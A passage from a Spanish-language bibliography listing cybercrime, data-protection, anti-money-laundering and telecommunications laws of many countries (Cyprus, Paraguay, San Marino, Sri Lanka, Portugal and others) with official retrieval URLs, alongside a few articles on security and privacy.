——(18 de julio de 2016). Ley General de Responsabilidades Administrativas. *Diario Oficial de la Federación*. Recuperado de http://www.diputados.gob.mx/LeyesBiblio/pdf/LGRA.pdf
Câmara dos Deputados-Palácio do Congresso Nacional Brasil (2016). Crimes cibernéticos comissão parlamentar de inquérito destinada a investigar a prática de crimes cibernéticos e seus efeitos deletérios perante a economia e a sociedade neste país. Relatório final. Recuperado de http://www.camara.gov.br/proposicoesWeb/prop_mostrarintegra?codteor=1447125
Canada Office of the Privacy Commissioner (2013). What an IP Address Can Reveal About You. Recuperado de https://www.priv.gc.ca/en/opc-actions-and-decisions/research/explore-privacy-research/2013/ip_201305/
Cellule Nationale de traitement des Informations Financières Côte d'Ivoire (1982). Loi n. 81-640 du 31 juillet 1981, instituant le Code Pénal. Recuperado de https://www.centif.ci/images/lois/257b8f5a01a66425fe0fef1124e962a2.pdf
Central Bank of Bahrain (2002). Central Bank of Bahrain and Financial Institutions Law 2006. Recuperado de http://cbb.complinet.com/cbb/display/display.html?rbid=1886&element_id=1
Central Bank of Belize (2016). Money Laundering and Terrorism (Prevention) (Amendment) Act, 2016. Recuperado de https://www.centralbank.org.bz/docs/default-source/2.5-money-laundering-terrorism(prevension)-act/money-laundering-and-terrorism-_prevention_-_amendment_-act-2016.pdf?sfvrsn=2
Central Bank of Somalia (1962). Penal Code Legislative Decree No.5 of 16 December 1962. Recuperado de http://www.somalilandlaw.com/Penal_Code_English.pdf
——(2012). Law No. 130 of 22 April, 2012 Financial Institutions. Recuperado de http://www.centralbank.gov.so/index_html_files/Financial%20Institution%20Law_2102.pdf
——(2015). Anti-Money Laundering and Countering the Financing of Terrorism Act 2015. Recuperado de http://www.centralbank.gov.so/index_

html_files/Somalia.AML_and_CFT__ENGLISH_Version2.pdf
Central Bank of Swaziland (13 de noviembre de 2011). The Money Laundering and Financing of Terrorism (Prevention) Act, 2011. Recuperado de http://www.centralbank.org.sz/about/legislation/MLFPAct.pdf
——(18 de noviembre de 2011). The National Clearing & Settlement Systems Act of 2011. Recuperado de http://www.centralbank.org.sz/about/legislation/NCSS-Act-2011.pdf
Central Bank of Yemen (2006). عفـدلا ةمظنأ نأشب م2006 ةنسل (40) مقر نوناق ةيفـرصملا ةيلاملا ةيناورتكلإا ةيلمعلا تايلمعلاو. Recuperado de http://www.centralbank.gov.ye/ar/CBY.aspx?keyid=80&pid=74&lang=2&cattype=1
Centre de Recherche et d'Information Juridiques Haiti. (2001). Loi relative au contrôle et à la répression du trafic illicite de la drogue. Recuperado de http://haitijustice.com/pdf/legislation/traffic_illicite_stupefiants_haiti.pdf
——(2013). Loi sanctionnant le blanchiment de capitaux et le financement du terrorisme. Le Moniteur No 212 du jeudi 14 novembre 2013. Recuperado de http://haitijustice.com/pdf/legislation/loi-sur-le-blanchiment-des-capitaux-haitijustice.pdf
——(2015). Avant-projet du nouveau code pénal haïtien Mars 2015. Recuperado de http://haitijustice.com/avantprojetdunouveaucodepenalhaitien-haitijusticecrij.pdf
Centro de Documentación, Información y Análisis Cámara de Diputados México (2006). Sistema de Recepción de los Tratados Internacionales en el Derecho Mexicano. Recuperado de http://www.diputados.gob.mx/sedia/sia/spe/SPE-ISS-07-06.pdf
Chica, J. (22 de mayo de 2012). Defensas contra nmap. *Security Artwork*. Recuperado de https://www.securityartwork.es/2012/05/22/defensas-contra-nmap/
CHOICE Australia (13 de marzo de 2017). How long does it take to read Amazon Kindle's terms and conditions? – CHOICE [Archivo de video]. Recuperado de https://www.youtube.com/watch?v=sxygkyskucA
Yúbal FM (2017). Facebook trae su filtro de noticias falsas a Europa, aunque de momento empieza con Alemania. *Genbeta*. Recuperado de https://www.genbeta.com/redes-sociales-y-comunidades/facebook-trae-su-filtro-de-noticias-falsas-a-europa-aunque-de-momento-empieza-con-alemania
CNDH (2016). *¿Qué son los derechos humanos?* Recuperado de http://www.cndh.org.mx/Que_son_Derechos_Humanos
Comisión Europea (2017). *The Investigatory Powers (Technical Capability) Regulations* [Comunicado]. Recuperado de http://ec.europa.eu/growth/tools-databases/tris/en/search/?trisaction=search.detail&year=2017&num=332
Comisión Nacional de Telecomunicaciones Honduras (1995). Ley Marco

del Sector de Telecomunicaciones Decreto 185-95 del 5 de diciembre de 1995 y Actualización de la Ley Marco del Sector de Telecomunicaciones Decreto 118-97 del 25 de octubre de 1997. Recuperado de http://www.conatel.gob.hn/doc/Regulacion/leyes/LEY_MARCO_DEL_SECTORDE-TELEC.pdf

Comisión Nacional de Telecomunicaciones de la República Bolivariana de Venezuela (1991). Caracas, 16 de Diciembre de 1991, Número 34.863 Ley sobre Protección a la Privacidad de las Comunicaciones. Recuperado de http://www.conatel.gob.ve/ley-sobre-proteccion-a-la-privacidad-de-las-comunicaciones-2/

——(2001). Ley sobre Mensajes de Datos y Firmas Electrónicas. Recuperado de http://www.conatel.gob.ve/ley-sobre-mensajes-de-datos-y-firmas-electronicas-2/

——(2006). Ley para la Protección de Niños, Niñas y Adolescentes en Salas de Uso de Internet, Videojuegos y otros Multimedias. Recuperado de http://www.conatel.gob.ve/ley-para-la-proteccion-de-ninos-ninas-y-adolescentes-en-salas-de-uso-de-internet-videojuegos-y-otros-multimedias-2/

——(2010). Ley de Responsabilidad Social en Radio, Televisión y Medios Electrónicos. Recuperado de http://www.conatel.gob.ve/ley-de-responsabilidad-social-en-radio-television-y-medios-electronicos/

——(2011). Ley Orgánica de Telecomunicaciones Publicada en Gaceta Oficial Nº 39.610, del 7 de febrero de 2011. Recuperado de http://www.conatel.gob.ve/ley-organica-de-telecomunicaciones-2/

——(2012). Ley sobre Acceso e Intercambio Electrónico de Datos, Información y Documentación entre los Órganos y Entes del Estado. Recuperado de http://www.conatel.gob.ve/ley-sobre-acceso-e-intercambio-electronico-de-datos-informacion-y-documentacion-entre-los-organos-y-entes-del-estado/

——(2013). Ley de Infogobierno. Recuperado de http://www.conatel.gob.ve//wp-content/uploads/2014/10/PDF-Ley-de-Infogobierno.pdf

Commission d'Accès à l'Information d'Intérêt Public et aux Documents Publics Côte d'Ivoire (2013). Loi N° 2013-867 du 23 décembre 2013 relative à l'accès à l'information d'intérêt public. Recuperado de http://www.caidp.ci/uploads/86dc0b7227c41f5053334147b7ec76a6.pdf

Communications and Information Technology Commission Saudi Arabia (2001). Telecom Act Issued under the Council of Ministers resolution No. (74) dated 05/03/1422H (corresponding to 27/05/2001). Approved pursuant to the Royal Decree No. (M/12) dated 12/03/1422H (corresponding to 03/06/2001). Recuperado de http://www.citc.gov.sa/en/RulesandSystems/CITCSystem/Documents/LA%20_001_E_%20Telecom%20Act%20English.pdf

——(2007). Anti-Cyber Crime Law Royal Decree No. M/17 8 Rabi 1 1428/26

March 2007 First Edition 2009. Recuperado de http://www.citc.gov.sa/en/RulesandSystems/CITCSystem/Documents/LA_004_%20E_%20Anti-Cyber%20Crime%20Law.pdf

——(2007). Electronic Transactions Law Royal Decree No. M/18, 8 Rabi'l - 1428H - 26 March 2007. Recuperado de http://www.citc.gov.sa/en/RulesandSystems/CITCSystem/Documents/LA_003_%20E_E-Transactions%20Act.pdf

Communications Authority of Maldives (2003). Maldives Telecommunications Regulation 2003. Recuperado de http://www.cam.gov.mv/docs/subordinate_reg/TelecomReg2003.pdf

Communications Regulatory Authority of Namibia (2009). No. 8 of 2009: Communications Act, 2009. Recuperado de http://www.cran.na/images/docs/Acts/Communications_Act_8_of_2009.pdf

Congreso de la República de Guatemala (2010). Proyecto de ley 4055 Ley de Delitos Informáticos. Recuperado de http://www.congreso.gob.gt/manager/images/FE65AF1A-8907-FFAA-BC1F-0524D00DD630.pdf

——(2015). Decreto número 7-2015 Ley de Tarjeta de Crédito. Recuperado de http://old.congreso.gob.gt/archivos/decretos/2015/CCCIII052020001000720150512 2015.pdf

Conseil National de la Communication Cameroun (2010). Loi N° 2010/021 du 21 dec 2010 régissant le commerce electronique au Cameroun. Recuperado de http://cnc.gov.cm/images/Documents/Lois/loi-commerce-electronique-n-2010-021-du-21-12-2010.pdf

Conseil National des Télécommunications République d'Haiti. (s.f.). Decret Accordant à l'etat le Monopole des Services de Telecommunications Decret. Recuperado de http://conatel.gouv.ht/sites/default/files/loitelecom.pdf

Consejo Nacional de Política Económica y Social Colombia (2016). 3854 Política Nacional de Seguridad Digital. Recuperado de https://colaboracion.dnp.gov.co/CDT/Conpes/Econ%C3%B3micos/3854.pdf

Consell General Principat d'Andorra (16 de octubre de 2014). Llei 20/2014, del 16 d'octubre, reguladora de la contractació electrònica i dels operadors que desenvolupen la seva activitat econòmica en un espai digital. *Butlletí Oficial del Principat d'Andorra*. Recuperado de http://www.consellgeneral.ad/ca/arxiu/arxiu-de-lleis-i-textos-aprovats-en-legislatures-anteriors/vi-legislatura-2011-2015/copy_of_lleis-aprovades/llei-20-2014-del-16-d2019octubre-reguladora-de-la-contractacio-electronica-i-dels-operadors-que-desenvolupen-la-seva-activitat-economica-en-un-espai-digital/at_download/PDF

——(27 de noviembre de 2014). Llei 35/2014, del 27 de novembre, de serveis de confiança electrònica. *Butlletí Oficial del Principat d'Andorra*. Recuperado de http://www.consellgeneral.ad/ca/arxiu/arxiu-de-lleis-

i-textos-aprovats-en-legislatures-anteriors/vi-legislatura-2011-2015/copy_of_lleis-aprovades/llei-35-2014-del-27-de-novembre-de-serveis-de-confianca-electronica/at_download/PDF
Consiglio Grande e Generale San Marino (1983). Legge 1° marzo 1983, n.27 (pubblicata il 9 marzo 1983) Disciplina raccolta, elaborazione e uso di dati personali nel settore dell'informatica. Recuperado de http://www.consigliograndeegenerale.sm/on-line/home/archivio-leggi-decreti-e-regolamenti/documento17019975.html
——(1987). Decreto 26 novembre 1987 n. 140 (pubblicato il 30 novembre 1987) Modalità procedurali per l'autorizzazione di banche dati private. Recuperado de http://www.consigliograndeegenerale.sm/on-line/home/archivio-leggi-decreti-e-regolamenti/documento17020669.html
——(1995). Legge 23 maggio 1995 n. 71 (pubblicata il 1 giugno 1995) Disciplina della Raccolta dei dati Statistici e delle Competenze in Materia Informatica Pubblica. Recuperado de http://www.consigliograndeegenerale.sm/on-line/home/archivio-leggi-decreti-e-regolamenti/documento17021719.html
——(2002). Legge 30 aprile 2002 n. 61 Legge per la repressione dello sfruttamento sessuale dei minori. Recuperado de http://www.consigliograndeegenerale.sm/on-line/home/archivio-leggi-decreti-e-regolamenti/documento17022650.html
——(2005). Legge 20 luglio 2005 n. 115 Legge sul Documento Informatico e la Firma Elettronica. Recuperado de http://www.consigliograndeegenerale.sm/on-line/home/archivio-leggi-decreti-e-regolamenti/documento17023234.html
——(2008). Legge 20 Giugno 2008 n. 97 Prevenzione e Repressione della Violenza contro le donne e di Genere. Recuperado de http://www.consigliograndeegenerale.sm/on-line/home/archivio-leggi-decreti-e-regolamenti/documento17023744.html
——(2010). Decreto-Legge 11 novembre 2010 n. 181. Recuperado de http://www.consigliograndeegenerale.sm/on-line/home/archivio-leggi-decreti-e-regolamenti/documento17026600.html
——(29 de mayo de 2013). Legge 29 maggio 2013 n. 58 Legge Sull'uso delle Comunicazioni Elettroniche e dell'ecommerce. Recuperado de http://www.consigliograndeegenerale.sm/on-line/home/archivio-leggi-decreti-e-regolamenti/documento17058054.html
——(29 de julio de 2013). Legge 29 Luglio 2013 n. 102 Disposizioni Penali Contro le Frodi e le Falsificazioni. Recuperado de http://www.consigliograndeegenerale.sm/on-line/home/archivio-leggi-decreti-e-regolamenti/documento17059558.html
——(2014). Legge 5 Settembre 2014 n. 138 Disposizioni per la Prevenzione e Repressione del Crimine di Genocidio. Recuperado de http://www.con-

sigliograndeegenerale.sm/on-line/home/archivio-leggi-decreti-e-regolamenti/documento17068586.html
——(2016). Legge 23 Agosto 2016 n. 114 Disciplina dei Reati Informatici. Recuperado de http://www.consigliograndeegenerale.sm/on-line/home/archivio-leggi-decreti-e-regolamenti/documento17086742.html
Constitutional Tribunal of the Union of Myanmar (1996). The Computer Science Development Law The State Law and Order Restoration Council Law No. 10/96. The 8th Waxing of Tawthalin, 1358 M.E. (20th September, 1996). Recuperado de http://www.myanmarconstitutionaltribunal.org.mm/sites/default/files/laws_pdf/2014/Jul/TheComputerScienceDevelopmentLaw.pdf
Consultoría Jurídica del Poder Ejecutivo Dominicano (2003). Ley No. 137-03 sobre Tráfico Ilícito de Migrantes y Trata de Personas. Recuperado de http://www.consultoria.gov.do/consulta/ImageCache/10233G_PAGE_03.PDF
——(2004). Ley No.200-04 General de Libre Acceso a la Información Pública. Recuperado de http://www.consultoria.gob.do/Documents/GetDocument?reference=1e579fc6-29c1-4a13-b048-ad4f52fde66e
——(2005). Ley No. 288-05 que regula las Sociedades de Intermediacion Crediticia y de Protección al Titular de la Información. Recuperado de http://www.consultoria.gov.do/consulta/ImageCache/10332G_PAGE_16.PDF
——(2007). Ley No. 5-07 que crea el Sistema Integrado de Administración Financiera del Estado. Recuperado de http://www.consultoria.gov.do/consulta/ImageCache/10406G_PAGE_003.PDF
——(2008). Ley No. 267-08 sobre Terrorismo, y crea el Comité Nacional Antiterrorista y la Dirección Nacional Antiterrorista. Recuperado de http://www.consultoria.gov.do/consulta/ImageCache/10477G_PAGE_003.PDF
——(2013). Ley No. 172-13 que tiene por objeto la protección integral de los datos personales asentados en archivos, registros públicos, bancos de datos u otros medios técnicos de tratamiento de datos destinados a dar informes, sean estos públicos o privados. G. O. No. 10737 del 15 de diciembre de 2013. Recuperado de http://www.consultoria.gov.do/consulta/ImageCache/EXP_00060727_000001.pdf
——(2014). Ley No. 550-14 que establece el Código Penal de la República Dominicana. G. O. No. 10788 del 26 de diciembre de 2014. Recuperado de http://www.consultoria.gov.do/consulta/ImageCache/EXP_00070295.pdf
Copyright Office India (1957). Indian Copyright Act, 1957. Recuperado de http://copyright.gov.in/documents/copyrightrules1957.pdf
Corte Suprema de Justicia Paraguay (1995). Ley 642/1995 de Telecomunicaciones. Recuperado de http://www.csj.gov.py/cache/lederes/G-150-29121995-L-642-1.pdf
——(1997). Ley 1160 /1997 Código Penal. Recuperado de http://www.csj.

gov.py/cache/lederes/G-142-01121997-L-1160-1.pdf
——(20 de octubre de 1998). Ley 1328 /1998 de Derecho de Autor y Derechos Conexos. Recuperado de http://www.csj.gov.py/cache/lederes/G-200-20101998-L-1328-1.pdf
——(30 de octubre de 1998). Ley 1334 de Defensa del Consumidor y del Usuario. Recuperado de http://www.csj.gov.py/cache/lederes/G-208-30101998-L-1334-1.pdf
——(1999). Ley 1337/1999 de Defensa Nacional y de Seguridad Interna. Recuperado de http://www.csj.gov.py/cache/lederes/G-73-19041999-L-1337-1.pdf
——(2001). Ley 1682 /2001 que Reglamenta la Información de Carácter Privado. Recuperado de http://www.csj.gov.py/cache/lederes/G-14-19012001-L-1682-1.pdf
——(2006). Ley 2861 /2006 que Reprime el Comercio y la Difusión Comercial o No Comercial de Material Pornográfico, Utilizando la Imagen u Otra Representación de Menores o Incapaces. Recuperado de http://www.csj.gov.py/cache/lederes/G-14-27012006-L-2861-1.pdf
——(2010). Ley 4017/2010 de Validez Jurídica de la Firma Electrónica, la Firma Digital, los Mensajes de Datos y el Expediente Electrónico. Recuperado de http://www.csj.gov.py/cache/lederes/G-252-24122010-L-4017-1.pdf
——(2011). Ley 4439/2011 que Modifica y Amplía Varios Artículos de la Ley N.116097 "Código Penal". Recuperado de http://www.csj.gov.py/cache/lederes/G-192-05102011-L-4439-1.pdf
——(1 de marzo de 2013). Ley 4868/2013 Comercio Electrónico. Recuperado de http://www.csj.gov.py/cache/lederes/G-43-01032013-L-4868-1.pdf
——(12 de agosto de 2013). Ley 4989/2013 que Crea el Marco de Aplicación de las Tecnologías de la Información y Comunicación en el Sector Público y Crea la Secretaría Nacional de Tecnologías de la Información y Comunicación. Recuperado de http://www.csj.gov.py/cache/lederes/G-151-12082013-L-4989-1.pdf
——(2016). Ley 5653/2016 de Protección de Niños, Niñas y Adolescentes Contra Contenidos Nocivos de Internet. Recuperado de http://www.csj.gov.py/cache/lederes/G-164-25082016-L-5653-1.pdf
Comunidade dos Países de Língua Portuguesa (2016). Guinea Ecuatorial hacia una administración digital. Recuperado de https://www.cplp.org/Files/Filer/cplp/redes/Governacao_Eletronica/Ponto-Focal-da-Guin%C3%A9-Equatorial-DG-CNIAPGE_-IV-Conferencia-egov-cplp-en-SIPOPO-13-12-2016.pdf
Creative Commons (s.f.). ¿Qué es CC? Recuperado de http://www.creativecommons.mx/#quees
CSO (4 de enero de 2017). Descubiertas tres vulnerabilidades día cero en el lenguaje PHP 7. Recuperado de http://cso.computerworld.es/alertas/

descubiertas-tres-vulnerabilidades-dia-cero-en-el-lenguaje-php-7
Cyber Police-Islamic Republic of Iran (1994). تن رتن يا تامدخ رتافد مهانن يي آ (Cafe net). Recuperado de http://www.cyberpolice.ir/page/3031
——(2003). The Computer Misuse and Cybercrime Act 2003 Act No. 22 of 2003. Recuperado de http://cyber.police.ir/uploads/cyber.pdf
——(s.f.). Crimes with Information Network Infringement. Recuperado de http://cyber.police.ir/?fkeyid=&siteid=46&fkeyid=&siteid=46&pageid=5056
Cylaw Cyprus Bar Association (1962). Ο περί Ποινικού Κώδικα Νόμος (ΚΕΦ.154). Recuperado de http://www.cylaw.org/nomoi/enop/non-ind/0_154/full.html
——(1968). Ο περί Εταιρειών Νόμος (ΚΕΦ.113). Recuperado de http://www.cylaw.org/nomoi/enop/non-ind/0_113/full.html
——(1976). Ο περί του Δικαιώματος Πνευματικής Ιδιοκτησίας και Συγγενικών Δικαιωμάτων Νόμος του 1976 (59/1976). Recuperado de http://www.cylaw.org/nomoi/enop/non-ind/1976_1_59/full.html
——(2001). Ο Περί Επεξεργασίας Δεδομένων Προσωπικού Χαρακτήρα (Προστασία του Ατόμου) Νόμος του 2001 (138(I)/2001). Recuperado de http://www.cylaw.org/nomoi/enop/non-ind/2001_1_138/full.html
——(2002). Ο Περί Κανονισμών Ασφαλείας Διαβαθμισμένων Πληροφοριών, Εγγράφων και Υλικού και για Συναφή Θέματα Νόμος του 2002 (216(I)/2002). Recuperado de http://www.cylaw.org/nomoi/enop/non-ind/2002_1_216/full.html
——(2004). Ο Περί Ρυθμίσεως Ηλεκτρονικών Επικοινωνιών και Ταχυδρομικών Υπηρεσιών Νόμος του 2004 (112(I)/2004). Recuperado de http://www.cylaw.org/nomoi/enop/non-ind/2004_1_112/full.html
——(2004). Ο Περί Ορισμένων Πτυχών των Υπηρεσιών της Κοινωνίας της Πληροφορίας και ειδικά του Ηλεκτρονικού Εμπορίου καθώς και για Συναφή Θέματα Νόμος του 2004 (156(I)/2004). Recuperado de http://www.cylaw.org/nomoi/enop/non-ind/2004_1_156/full.html
——(2004). Ο Περί του Νομικού Πλαισίου για τις Ηλεκτρονικές Υπογραφές καθώς και για Συναφή Θέματα Νόμος του 2004 (188(I)/2004). Recuperado de http://www.cylaw.org/nomoi/enop/non-ind/2004_1_188/full.html
——(2007). Ο περί Διατήρησης Τηλεπικοινωνιακών Δεδομένων με Σκοπό τη Διερεύνηση Σοβαρών Ποινικών Αδικημάτων Νόμος του 2007 (183(I)/2007). Recuperado de http://www.cylaw.org/nomoi/enop/non-ind/2007_1_183/full.html
——(2007). Ο περί της Παρεμπόδισης και Καταπολέμησης της Νομιμοποίησης Εσόδων από Παράνομες Δραστηριότητες Νόμος του 2007 (188(I)/2007). Recuperado de http://www.cylaw.org/nomoi/enop/non-ind/2007_1_188/full.html
——(2010). Ο περί Καταπολέμησης της Τρομοκρατίας Νόμος του 2010 (110(I)/2010). Recuperado de http://www.cylaw.org/nomoi/enop/

non-ind/2010_1_110/full.html
——(2012). Ο Περί Ηλεκτρονικού Χρήματος Νόμος του 2011 (81(I)/2012). Recuperado de http://www.cylaw.org/nomoi/enop/non-ind/2012_1_81/full.html
——(2014). Ο Περί της Πρόληψης και της Καταπολέμησης της Σεξουαλικής Κακοποίησης, της Σεξουαλικής Εκμετάλλευσης Παιδιών και της Παιδικής Πορνογραφίας Νόμος του 2014 (91(I)/2014). Recuperado de http://www.cylaw.org/nomoi/enop/non-ind/2014_1_91/full.html
——(2015). Ο περί Επιθέσεων κατά Συστημάτων Πληροφοριών Νόμος του 2015 (147(I)/2015). Recuperado de http://www.cylaw.org/nomoi/enop/non-ind/2015_1_147/full.html
Da Afghanistan Bank (s.f.). Amendments to the Anti-Money Laundering and Proceeds of Crime. Recuperado de http://dab.gov.af/Content/Media/Documents/AMLLawEnglish121201510361265555332 5325.pdf
Data Exchange Agency Georgia (2009). Tbilisi, 17 July, 2009 # 1536-RS Law of Georgia On the Creation of the Legal Entity of Public Law (LEPL)-Data Exchange Agency Last updated on May 14, 2015. Recuperado de http://www.dea.gov.ge/uploads/DEA_Law_ENG.PDF
De Nationale Assemblée Suriname (1986). Wet economische delicten. Recuperado de http://www.dna.sr/media/19228/wet_economische_delicten.pdf
——(2004). Wet Telecommunicatievoorzieningen. Recuperado de http://www.dna.sr/media/19928/wet_telecommunicatievoorzieningen.pdf
——(2012). WET van 27 april 2012, houdende regels inzake belaging en nadere wijziging van het Wetboek van Strafrecht (Wet Strafbaarstelling Belaging). Recuperado de http://www.dna.sr/media/44910/S.B._2012_no._70_wijz._wet_strafbaarstelling_Belaging.pdf
——(2015). WET van 30 maart 2015, houdende nadere wijziging van het Wetboek van Strafrecht (G.B. 1911 no. 1, zoals laatstelijk gewijzigd bij S.B. 2012 no. 70) in verband met herziening van het Wetboek van Strafrecht. Recuperado de http://www.dna.sr/media/138146/S.B._2015_no._44_wet_van_30_mrt_15_wijz._wetboek_van_strafrecht.pdf
De Terwangne, C. (2012). Privacidad en Internet y el derecho a ser olvidado/derecho al olvido. *IDP. Revista de Internet, Derecho y Política*, 13.
Department of Justice Philippines (2001). A.M. No. 01-7-01-SC July 17, 2001 Rules on Electronic Evidence. Recuperado de https://www.doj.gov.ph/files/rules%20on%20electronic%20evidence.pdf
——(15 de agosto de 2012). Republic Act No. 10173 An act Protecting Individual Personal Information in Information and Communications Systems in the Government and the Private Sector, Creating for This Purpose a National Privacy Commision, and for Other Purposes. Recuperado de https://www.doj.gov.ph/files/cybercrime_office/RA_10173-Data_Pri-

vacy_Act_of_2012.pdf
——(12 de septiembre de 2012). Republic Act No. 10175 an Act Defining Cybercrime, Providing for the Prevention, Investigation, Suppression and the Imposition of Penalties Therefor and for Other Purposes. Recuperado de https://www.doj.gov.ph/files/cybercrime_office/RA_10175-Cybercrime_Prevention_Act_of_2012.pdf
——(2015). Rules and Regulations Implementing Republic act no.10175, Otherwise Known as the Cybercrime Prevention Act of 2012. Recuperado de https://www.doj.gov.ph/files/cybercrime_office/Rules_and_Regulations_Implementing_Republic_Act_10175.pdf
Department of Printing-Government Sri Lanka (2003). Intellectual Property Act, No. 36 of 2003. Recuperado de http://www.documents.gov.lk/files/act/2003/11/36-2003_E.pdf
——(2005). Payment and Settlement Systems Act, No. 28 of 2005. Recuperado de http://www.documents.gov.lk/files/act/2005/9/28-2005_E.pdf
——(6 de marzo de 2006). Prevention of Money Laundering Act, No. 5 of 2006. Recuperado de http://www.documents.gov.lk/files/act/2006/3/05-2006_E.pdf
——(24 de abril de 2006). Penal Code (Amendment) Act, No. 16 of 2006. Recuperado de http://www.documents.gov.lk/files/act/2006/4/16-2006_E.pdf
——(19 de mayo de 2006). Electronic Transactions Act, No. 19 of 2006. Recuperado de http://www.documents.gov.lk/files/act/2006/5/19-2006_E.pdf
——(12 de septiembre de 2006). Payment Devices Frauds Act, No. 30 of 2006. Recuperado de http://www.documents.gov.lk/files/act/2006/9/30-2006_E.pdf
——(2007). Computer Crime Act, No. 24 of 2007. Recuperado de http://www.documents.gov.lk/files/act/2007/7/24-2007_E.pdf
——(2016). Right to Information Act, No. 12 of 2016. Recuperado de http://www.documents.gov.lk/files/act/2016/8/12-2016_E.pdf
Department of the Interior Montenegro (2011). Zakon o zaštiti podataka o ličnosti 14.06.2011. Recuperado de http://www.mup.gov.me/ResourceManager/FileDownload.aspx?rid=78368&rType=2&file=Zakon%20o%20za%C5%A1titi%20podataka%20o%20li%C4%8Dnosti.doc
Diário da República Eletrónico Portugal (1985). Código do Direito de Autor e dos Direitos Conexos Decreto-Lei nº 63/85. Recuperado de https://dre.pt/web/guest/legislacao-consolidada/-/lc/34475475/view
——(1987). Código do Processo Penal Decreto-Lei nº 78/87. Recuperado de https://dre.pt/web/guest/legislacao-consolidada/-/lc/34570075/view
——(1990). Código da Publicidade Decreto-Lei nº 330/90. Recuperado de https://dre.pt/web/guest/legislacao-consolidada/-/lc/34537375/view
——(1994). Regime de protecção jurídica dos programas de computador De-

creto-Lei nº 252/94. Recuperado de https://dre.pt/web/guest/legislacao-consolidada/-/lc/34555675/view
——(1995). Código Penal Decreto-Lei nº 48/95. Recuperado de https://dre.pt/web/guest/legislacao-consolidada/-/lc/34437675/view
——(1998). Lei da Protecção de Dados Pessoais Lei nº 67/98. Recuperado de https://dre.pt/web/guest/legislacao-consolidada/-/lc/34450175/view
——(2003). Lei de combate ao terrorismo Lei nº 52/2003. Recuperado de https://dre.pt/web/guest/legislacao-consolidada/-/lc/34568575/view
——(2008). Lei de Organização da Investigação Criminal Lei nº 49/2008. Recuperado de https://dre.pt/web/guest/legislacao-consolidada/-/lc/67191210/view
——(2009). Lei nº 109/2009 Diário da República nº 179/2009, Série I de 2009-09-15 Aprova a Lei do Cibercrime. Recuperado de https://dre.pt/web/guest/pesquisa/-/search/489693/details/normal
Diario Oficial de la Federación (23 de diciembre de 1985). DOF: 23/12/1985 Decreto por el que se reforma el Código Penal para el Distrito Federal en Materia de Fuero Común, y para toda la República en Materia de Fuero Federal. Recuperado de http://www.dof.gob.mx/nota_detalle.php?codigo=4777854&fecha=23/12/1985
——(13 de abril de 2007). DOF: 13/04/2007 Decreto por el que se derogan diversas disposiciones del Código Penal Federal y se adicionan diversas disposiciones al Código Civil Federal. Recuperado de http://dof.gob.mx/nota_detalle.php?codigo=4975044&fecha=13/04/2007
——(2011). DOF: 10/06/2011 Decreto por el que se modifica la denominación del Capítulo I del Título Primero y reforma diversos artículos de la Constitución Política de los Estados Unidos Mexicanos. Recuperado de http://dof.gob.mx/nota_detalle.php?codigo=5194486&fecha=10/06/2011
——(2013). Programa Sectorial de Marina 2013-2018. Recuperado de http://dof.gob.mx/nota_detalle_popup.php?codigo=5326470
——(2016). DOF: 17/06/2016 Acuerdo General del Pleno del Consejo de la Judicatura Federal, por el que se expide el Protocolo de actuación para la obtención y tratamiento de los recursos informáticos y/o evidencias digitales. Recuperado de http://dof.gob.mx/nota_detalle.php?codigo=5441707&fecha=17/06/2016
Díaz, L. (2011). *Delito, pena, política criminal y tecnologías de la información y la comunicación en las modernas ciencias penales*. Salamanca: Ediciones Universidad de Salamanca.
Direction Générale de la Sécurité des Systèmes d'Information Royaume du Maroc (1996). Loi 24/96 relative à la Poste et aux Télécommunications telle qu'elle a été modifiée et complétée. Recuperado de http://www.dgssi.gov.ma/uploads/media/LOI_24-96_consolidee_VF_Mai_2014.pdf
——(2007). Dahir No. 1-07-129 du 19 kaada 1428 (30 novembre 2007) por-

tant promulgation de la Loi No. 53-05 relative à l'échange électronique de données juridiques. Recuperado de http://www.dgssi.gov.ma/uploads/media/Loi_53-05_Fr-new.pdf

——(2009). Dahir No. 1-09-15 du 22 safar 1430 (18 février 2009) portant promulgation de la Loi No. 09-08 relative à la protection des personnes physiques à l'égard du traitement des données à caractère personnel. Recuperado de http://www.dgssi.gov.ma/uploads/media/Loi_09-08Protection_Donnees_Personnelles.pdf

——(2011). Dahir No. 1-11-03 du 14 rabii I 1432 (18 février 2011) portant promulgation de la loi No. 31-08 édictant des mesures de protection du consommateur. Recuperado de http://www.dgssi.gov.ma/uploads/media/L31-08_Protection_Consommateur.pdf

Droit Afrique Le droit des affaires en Afrique Francophone (1993). Loi n° 1993-56 du 30 Décembre 1993 Portant Code de l'Information. Recuperado de http://droit-afrique.com/upload/doc/burkina/Burkina-Code-information-1993.pdf

——(1994). Loi n° 1994-23 du 27 juin 1994 portant Code de l'information. Recuperado de http://droit-afrique.com/upload/doc/comores/Comores-Code-1994-de-l-information.pdf

——(1995). Loi n° 1995-12 du 18 septembre 1995 portant Code pénal (Crimes et délits). Recuperado de http://droit-afrique.com/upload/doc/comores/Comores-Code-1981-penal.pdf

——(1997). Décret-loi n° 1/11 du 4 septembre 1997 Portant Dispositions Organiques sur les Télécommunications. Recuperado de http://droit-afrique.com/upload/doc/burundi/Burundi-Decret-loi-1997-telecommunications.pdf

——(1998). Loi n° 2009-98 du 17 août 1998 portant sur les télécommunications. Recuperado de http://droit-afrique.com/upload/doc/tchad/Tchad-Loi-1998-09-telecommunications.pdf

——(2001). Gabon Code de la communication audiovisuelle, cinématographique et écrite Loi n° 07/2001. Recuperado de http://droit-afrique.com/upload/doc/gabon/Gabon-Code-2001-communication-audiovisuelle.pdf

——(2003). Code Penal (Loi N° 2003-025 du 13 juin 2003 modifiant la loi N° 61-27 du 15 juillet 1961, portant institution du Code Pénal, Journal Officiel spécial N° 4 du 7 avril 2004). Recuperado de http://droit-afrique.com/upload/doc/niger/Niger-Code-2003-penal.pdf

——(2008). 04 fevrier 2008. -Loi N° 1/02. - Lutte Contre le Blanchiment de Capitaux et le Financement du Terrorisme. Recuperado de http://droit-afrique.com/upload/doc/burundi/Burundi-Loi-2008-lutte-blanchiment-et-financement-du-terrorisme.pdf

——(2009). 22 Avril 2009. N° 1/05 Loi Portant Revision du Code Penal. Recuperado de http://droit-afrique.com/upload/doc/burundi/Burundi-

Code-2009-penal.pdf
——(2010). Loi n° 2010-017 du 31 août 2010 relative au régime de la presse au Tchad. Recuperado de http://droit-afrique.com/upload/doc/tchad/Tchad-Loi-2010-17-regime-presse.pdf
